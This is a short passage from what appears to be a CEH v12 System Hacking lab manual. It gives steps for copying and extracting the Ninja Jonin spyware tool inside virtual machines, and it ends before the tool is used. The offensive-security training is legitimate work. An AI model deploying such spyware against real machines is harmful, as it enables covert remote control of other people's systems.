
1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to **Windows 11** virtual machine.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.



4. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.




5. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.




Module 06 – System Hacking

